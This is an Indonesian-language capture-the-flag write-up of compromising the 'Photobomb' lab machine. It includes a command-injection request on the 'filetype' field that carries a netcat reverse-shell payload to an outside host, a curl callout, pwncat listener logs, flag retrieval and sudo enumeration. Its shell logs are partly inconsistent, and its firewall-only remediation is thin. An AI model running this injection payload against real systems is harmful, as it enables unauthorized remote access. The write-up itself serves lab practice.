
The screenshot shows the 'Log' interface of the FoxyProxy extension. The top bar includes 'Log' (which is turned on), 'Log Size' (set to 100), and a 'Log' button. The main area displays a table of failed URLs. The table has columns for 'URL', 'Proxy Title', 'Color', 'Proxy Address', 'Match Pattern', 'White/Black', and 'Timestamp'. A note at the top of the log table states: 'Failed URLs display here, too! A row in this log does not mean the URL successfully loaded. The log shows only how attempts were made to load URLs. If the proxy server was not responding or there was some other problem which prevented the URL from loading, the URL still displays here. This is a limitation of Firefox 57+'. Below the log table, there are sections for 'URLs That Matched Patterns' and 'URLs That Did Not Match Patterns', each with a table. At the bottom right is the 'FOXY' logo.




Langsung di setting IP local host dan port http.



Disini kita bisa melihat bahwa proxy kita telah terhubung ke server dari Photobomb.




Setelah itu langsung di open burpsuite sampai ke halaman proxy bagian intercept dan dinyalakan.




Setelah itu langsung melakukan action dengan mengklik tombol download dan muncul list informasi mengenai halaman web tersebut.


- Exploitation



Setelah kita menyalakan intercept dan berusaha untuk mendownload sebuah picture, Kita mendapatkan request seperti berikut ini. Kita dapat melihat adanya celah. Kita bisa saja mengikuti file type yang dikirimkan dengan pipeline dan menambahkan command berikutnya. Dalam kasus ini kami mencoba melakukan ***curl 10.10.14.50:6950***.



Lalu kita coba untuk melakukan remote network dengan menggunakan command nc yaitu netcat. Setelah itu kita send request melalui burpsuite. Dan command tersebut berhasil terkoneksi.



Lalu menggunakan ekstensi hack tools untuk mendapatkan reverse shell netcat.

```
Request
Pretty Raw Hex
1 POST /printer HTTP/1.1
2 Host: photobomb.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 183
9 Origin: http://photobomb.htb
10 Authorization: Basic cEgwdDAGYjBNYiE=
11 Connection: close
12 Referer: http://photobomb.htb/printer
13 Upgrade-Insecure-Requests: 1
14
15 photo=voicu-apostol-MWER49YaD-M-unsplash.jpg&filetype=
jpg|rm%20/tmp/f;mkfifo%20/tmp/f;cat%20/tmp/f%7C/bin/sh%20-i%202%3E%261%7Cnc%2010.10.14.50%206969%20%3E/tmp/f&
dimensions=3000x2000
```

Lalu mengubah bagian setelah jpg| dengan link reverse shell netcat yang didapat dari hack Tools.

```

(pwncat-env)-(kali㉿kali)-[~]
$ sudo su
(root㉿kali)-[~/home/kali]
# pwncat-cs --listen --port 6969
pwncat-cs: command not found

(root㉿kali)-[~/home/kali]
# source pwncat-env/bin/activate
(pwncat-env)-(root㉿kali)-[~/home/kali]
# pwncat-cs --listen --port 6969
/home/kali/pwncat-env/lib/python3.10/site-packs
`class': algorithms.Blowfish,
[10:38:19] Welcome to pwncat !!
[10:38:35] received connection from 10.10.11.18
[10:38:35] connection failed: channel unexpected
(local) pwncat$ exit
[10:40:10] closing interactive prompt

(pwncat-env)-(root㉿kali)-[~/home/kali]
# pwncat-cs --listen --port 6969
/home/kali/pwncat-env/lib/python3.10/site-packs
`class': algorithms.Blowfish,
[10:40:23] Welcome to pwncat !!
[10:40:37] received connection from 10.10.11.18
[10:40:37] 0.0.0.0:6969: upgrading from /usr/bin
[10:40:38] 10.10.11.18:59756: registered new host
(local) pwncat$ 

```

Lalu kita menggunakan command pwn-cat yang digunakan untuk mengirim dan menerima data melalui jaringan. Lalu dijalankan dengan command line -l dan -p

- Flag Retrieval

```

(pwncat-env)-(root㉿kali)-[~/home/kali]
# pwncat-cs --listen --port 6969
/home/kali/pwncat-env/lib/python3.10/site-packages/paramiko/transport.py:178: CryptographyDeprecationWarning: Blowfish has been deprecated
  class: algorithms.Blowfish
[10:40:37] received connection from 10.10.11.18:59756
[10:40:37] 0.0.0.0:6969: upgrading from /usr/bin
[10:40:38] 10.10.11.18:59756: registered new host w/ db
(local) pwncat$ 
(wizard) wizard@photobomb:/home/wizard/photobomb$ whoami
wizard
(wizard) wizard@photobomb:/home/wizard/photobomb$ ls
log photobomb public resized_images server.rb source_images
(wizard) wizard@photobomb:/home/wizard/photobomb$ pwd
/home/wizard/photobomb
(wizard) wizard@photobomb:/home/wizard$ cd ..
(wizard) wizard@photobomb:/home$ rm -rf log
(wizard) wizard@photobomb:/home$ curl -X GET http://10.10.11.18:6969
(wizard) wizard@photobomb:/home/wizard$ cat user.txt
(wizard) wizard@photobomb:/home/wizard$ 
bfdfc298bf2ec16cab5d475a3d8498c

```

Setelah menjalankan command tersebut langsung tekan CTRL+D maka akan langsung beralih ke remote dan berhasil masuk ke server dari mesin tersebut. Dan coba menjalankan whoami untuk mengetahui posisi user kita sekarang dalam server tersebut. Lalu kita coba liat list file directory saat ini dengan ls dan ditemukan file "user.txt" dan dicoba buka dengan command "cat" di temukanlah first flag sebagai user "wizard".

```

(wizard) wizard@photobomb:/home/wizard$ sudo -l
Matching Defaults entries for wizard on photobomb:
env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/sbin:/sbin:/bin:/snap/bin
User wizard may run the following commands on photobomb:
% (root) SETENV: NOPASSWD: /opt/cleanup.sh
(wizard) wizard@photobomb:/home/wizard$ cd ..
(wizard) wizard@photobomb:/home$ curl -X GET http://10.10.11.18:6969
(wizard) wizard@photobomb:/home/wizard$ ls
log photobomb public resized_images server.rb source_images
(wizard) wizard@photobomb:/home/wizard$ cat user.txt
(wizard) wizard@photobomb:/home/wizard$ 
bfdfc298bf2ec16cab5d475a3d8498c

```

Kita sudah berhasil masuk ke dalam shell dari server. Kemudian kita bisa melakukan privilege escalation menjadi root. Setelah itu kita bisa melakukan list atau find terhadap semua file yang ada. (Root merupakan permission tertinggi sehingga dapat melakukan apapun). Saat kita melihat isi dari hidden file yang ditemukan, Terdapat flag yang bisa dikumpulkan.

Guidelines for Remediation

Pada awalnya kita bisa masuk ke server Photobomb karena tidak adanya firewall. Sehingga kita bisa menjalankan reverse shell script dengan burpsuite. Sehingga solusinya bisa mengaplikasikan firewall yang dimana adalah sebuah sistem atau perangkat yang digunakan untuk membatasi akses jaringan yang tidak sah ke sistem atau jaringan internal. Dan juga dapat digunakan untuk melindungi sistem dari serangan reverse shell dengan mencegah koneksi jaringan yang tidak sah dari diterima oleh sistem. Firewall dapat dikonfigurasi untuk menolak semua koneksi entah itu inbound atau outbound yang tidak sesuai dengan aturan yang telah ditentukan.